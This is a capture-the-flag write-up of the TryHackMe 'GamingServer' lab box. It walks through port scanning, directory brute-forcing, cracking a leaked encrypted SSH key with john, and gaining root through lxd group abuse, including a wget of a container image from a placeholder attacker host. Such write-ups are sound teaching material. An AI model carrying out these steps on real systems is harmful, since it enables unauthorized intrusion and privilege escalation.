

GamingServer TryHackMe Writeup

Follow Me


@Anciety

This is a Easy rated CTF from TryHackMe. Our goal is to retrieve both flags on this box.

Recon - Nmap

Let's start with scanning the host for open ports.

```
nmap -p- -A -T4 -sC 10.10.184.25 -oN nmap-gamingserver.txt
```



```
(anciety@parrot)-[~/TryHackme/gamingserver]
$ nmap -p- -A -T4 -sC 10.10.184.25 -oN nmap-gamingserver.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-31 14:41 CEST
Nmap scan report for 10.10.184.25 (10.10.184.25)
Host is up (0.032s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 34:0e:fe:06:12:67:3e:a4:eb:ab:7a:c4:81:6d:fe:a9 (RSA)
|   256 49:61:1e:f4:52:6e:7b:29:98:db:30:2d:16:ed:f4:8b (ECDSA)
|_  256 b8:60:c4:5b:b7:b2:d0:23:a0:c7:56:59:5c:63:1e:c4 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: House of danak
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.26 seconds

(anciety@parrot)-[~/TryHackme/gamingserver]
$
```

There are only 2 ports open, let's enumerate the http service first. We also see that the host is likely to run Ubuntu so this will make it a Linux based machine.

Enumerating HTTP

Visiting the website we see a page of a game it looks like.



Looking at the sourcecode we see there is a possible username that we can use later on.

```
35 <span>&nbsp;</span> </div>
36 <div id="content">
37 <p>
38 Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed diam nonummy nibh euismod tincidunt ut ut wisi enim ad mini
39 </p>
40 <p>
41 Typi non habent claritatem insitam; est usus legentis in iis qui facit eorum claritatem. I me lius quod ii legunt saepiu
42 </p>
43 </div>
44 <div id="sidebar"> <a class="readmore" href="archives.html">&nbsp;</a>
45 <ul class="connect">
46 <li>
47 Follow Us Here:
48 </li>
49 <li>
50 <a class="twitter" href="#">&nbsp;</a>
51 </li>
52 <li>
53 <a class="facebook" href="#">&nbsp;</a>
54 </li>
55 <li>
56 <a class="googleplus" href="#">&nbsp;</a>
57 </li>
58 </ul>
59 </div>
60 </div>
61 <div id="footer">
62 <ul>
63 <li>
64 <a href="about.html" class="video">&nbsp;</a>
65 </li>
66 <li>
67 <a href="myths.html" class="myths">&nbsp;</a>
68 </li>
69 <li class="last">
70 <a href="#" class="archives">&nbsp;</a>
71 </li>
72 </ul>
73 </div>
74 </div>
75 </body>
76 <!-- john, please add some actual content to the site! lorem ipsum is horrible to look at. -->
77 </html>
78
```

john

We'll start a directory bruteforce so we can map out the website better and find potential attack vectors.


Gobuster Dir Bruteforce


```
gobuster dir -u http://10.10.184.25/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
```

```
anxiety@parrot: ~/TryHackme/gamingserver
anxiety@parrot: ~/TryHackme/gamingserver 117x32

-(anxiety@parrot)-[~/TryHackme/gamingserver]
$ gobuster dir -u http://10.10.184.25/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.184.25/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2021/05/31 14:51:00 Starting gobuster in directory enumeration mode
=====
/uploads (Status: 301) [Size: 314] [--> http://10.10.184.25/uploads/]
/secret (Status: 301) [Size: 313] [--> http://10.10.184.25/secret/]
Progress: 52333 / 220561 (23.73%)
```

Interesting.. We see 2 folders which catches our eyes. Let's go to those directories and see what's inside of them.





In the first picture we see it has 3 files where one of them looks like a wordlist containing possible passwords. The other one containing an encrypted SSH key! Let's try to crack the encrypted SSH key and see if we can access ssh with the found credentials!


Cracking SSH Keys

Since the sshkey we downloaded is encrypted we need to crack it, but before that let's format the key so it'll be recognized by john.

```
/usr/share/john/ssh2john.py secretKey > ssh_secretkey
```

Now we can go ahead and crack the password with the downloaded password file for the ssh key.

```
john ssh_secretkey --format=ssh --wordlist=dict.lst
```



```
anciety@parrot: ~/TryHackme/gamingserver
anciety@parrot: ~/TryHackme/gamingserver 117x32
19d0765adc3bb982458638a3c3cb70f16c1a3c71d0798b4782bb708660bf80b8f583102ae77d900209971a86b35dddc878546d181ebe1cb0e5f15
443cf5ff889985a7c30b682284a7963a398b87cdd0a8ac1ae2cd57201e8128f652fce83233844c9cddee666bf5ac33cbfb4cb3b7a03904710d5df
90d7c5591590c6f2ad8869522e6cb03cfe4e1e7bf49b36f5e901b412cd453e5c615721edfd62a569565f4ddac99de4e7f14bb7bd9f363057fe7af
6dd30f64cc7d5dc8c7bfe115e23109da0c3788baf01a1915005ca0968eb9f9cb9130b4847c4ded3fedfd0bdc688b1648559d830c276056899dc
1de123eddd619e6b008a26fbf437f2dfce3f9678d932d5f5357204821cd08f981af131671def2e983371e42ab91a960dd4152d7d6158aad906727
bf32d224cd3b44082a03e48f018f250a75def2037e36ffdfbfbfba279f785b4e9aba435369117ebf49859631f5390bc13a8e3f45d68eab9f58d
1085d7229c1715cb6965a110702e342e96c11930e25564d0cb1f00b88e9839f22dfa4eb87c6aed7e358f56fdf218e2668aa40e6bcfe90c682d34f
827266145ac1cb6777ecacd2a0da5395799e4ff76b91e4da3fa616453cfc21e83e7e656db2041e959438e26872d2f138f28f762b18f7b8007a8d9
a7c8f18000a970d06dde2b20ec7fddabaa18893b4226b2f721cb53ac4b815bc804dfb51b491a93ba3f45a32fb29c698d3f1e4741e0b968efc6a1e
487d057a54e47102a20c3c47abb98b3096493b4a2a7497ece89b7f24ee20cdd061dc9b74801a0a9d731563b3f9bbc75aff8b15fa4244f7dc7b0e1
f185e78f502cda063e30c40756ebc2a67c1147b5cb98af058f74d953e5872b93fa5b97cb2bbbbb7315b757aa1337f6ea58216e71149f5eca2aef95
43a11d20f2f5e741d292ce55fb67c2f094d0d5f977ac8f6fa303cfb82f1a363f9042ee66eb903952b9abf18d35fd68ea9f6c02eeea71cedea1341
20c6dc36b9dd66483cd1f78a67c443ef013b131965da1bf748130c093e59ac116ae7889ad28853850f219253ea62175279b910b54e473d887e10b
fef5352fd3df1afd338a9b2d81b2c53923e9f869a49674698a1697866617b2829f5ef03118254885b6962c0a790326c88971f2056b1b85b49130a
f8f

(anciety@parrot)-[~/TryHackme/gamingserver]
$ john ssh_secretkey --format=ssh --wordlist=dict.lst
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 12 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein (secretKey)
lg 0:00:00:00 DONE (2021-05-31 15:04) 4.347g/s 965.2p/s 965.2c/s 965.2C/s 2003..starwars
Session completed

(anciety@parrot)-[~/TryHackme/gamingserver]
$
```

Awesome! We successfully cracked the password for the key! Now let's give the sshkey the right permissions so we can ssh into the target.

```
chmod 600 secretkey
ssh -i secretkey john@10.10.184.25
```

```
john@exploitable: ~  
john@exploitable: ~ 117x32  
[~](anxiety@parrot)-[~/TryHackme/gamingserver]  
$ ssh -i secretKey john@10.10.184.25  
Enter passphrase for key 'secretKey':  
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/advantage  
  
System information as of Mon May 31 13:10:36 UTC 2021  
  
System load:  0.0          Processes:      99  
Usage of /:   41.3% of 9.78GB  Users logged in:  0  
Memory usage: 21%          IP address for eth0: 10.10.184.25  
Swap usage:   0%  
  
0 packages can be updated.  
0 updates are security updates.  
  
Last login: Mon May 31 13:10:24 2021 from 10.14.11.135  
john@exploitable:~$
```

Great! We're in. Now let's start enumerating for possible privilege escalation vectors so we can own the system and get root!

Privilege Escalation

Running `linenum` didn't provide us with much info, but we see that we are inside the `lxd` group. Upon further research, i found `lxd` is a linux container manager, and can be used to mount the root folder on the host machine. This [link](#) shows briefly how it is done. On your own machine download the `alpine-builder`.

```
git clone https://github.com/saghul/lxd-alpine-builder.git
```

Enter the directory and run the `build-alpine` script as root. This will generate a `tar.gz` file that contains the alpine linux container. Then start a python http server and transfer the file to the host.

```
python3 -m http.server 80  
wget "http://attackerip/alpine.tar.gz" -O alpine.tar.gz
```



Now that we have the alpine linux container on the target we need to import it into lxc

```
lxc image import ./alpineimage.tar.gz --alias myimage
```

Then we'll give the container privileges and add the root directory as a mount point, and start the container.

```
lxc init myimage ignite -c security.privileged=true
lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
lxc start ignite
lxc exec ignite /bin/sh
```

And Viola! We have a root shell!



```
john@exploitable: /tmp
john@exploitable: /tmp
alpine-v3.13-x86_64-20210531_1536.tar.gz
systemd-private-87764e514bbc4c15b42685129f5ff7f1-apache2.service-pt1XEz
systemd-private-87764e514bbc4c15b42685129f5ff7f1-systemd-resolved.service-yfWNfu
systemd-private-87764e514bbc4c15b42685129f5ff7f1-systemd-timesyncd.service-IR3tkK
john@exploitable:/tmp$ lxc image import ./alpine-v3.13-x86_64-20210531_1536.tar.gz --alias myimage
Image imported with fingerprint: 364422d94732b460993e7d023fcae81f9d8b21cb6837425cb91f8a93b8685657
john@exploitable:/tmp$ lxc image list
+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+-----+
| myimage | 364422d94732 | no | alpine v3.13 (20210531_15:36) | x86_64 | 3.09MB | May 31, 2021 at 1:37pm (UTC) |
+-----+-----+-----+-----+-----+-----+-----+
john@exploitable:/tmp$ lxc init myimage ignite -c security.privileged=true
Creating ignite
john@exploitable:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
john@exploitable:/tmp$ lxc start ignite
Error: This must be run as root
john@exploitable:/tmp$ sudo lxc start ignite
[sudo] password for john:
Sorry, try again.
[sudo] password for john:
Sorry, try again.
[sudo] password for john:
sudo: 3 incorrect password attempts
john@exploitable:/tmp$ lxc start ignite
john@exploitable:/tmp$ lxc exec ignite /bin/sh
~ # id
uid=0(root) gid=0(root)
~ #
```

From here cd into /mnt/root and you can grab the flag!

Thank you all for reading my Writeup this is one of my first official writeups and will be publishing more!

•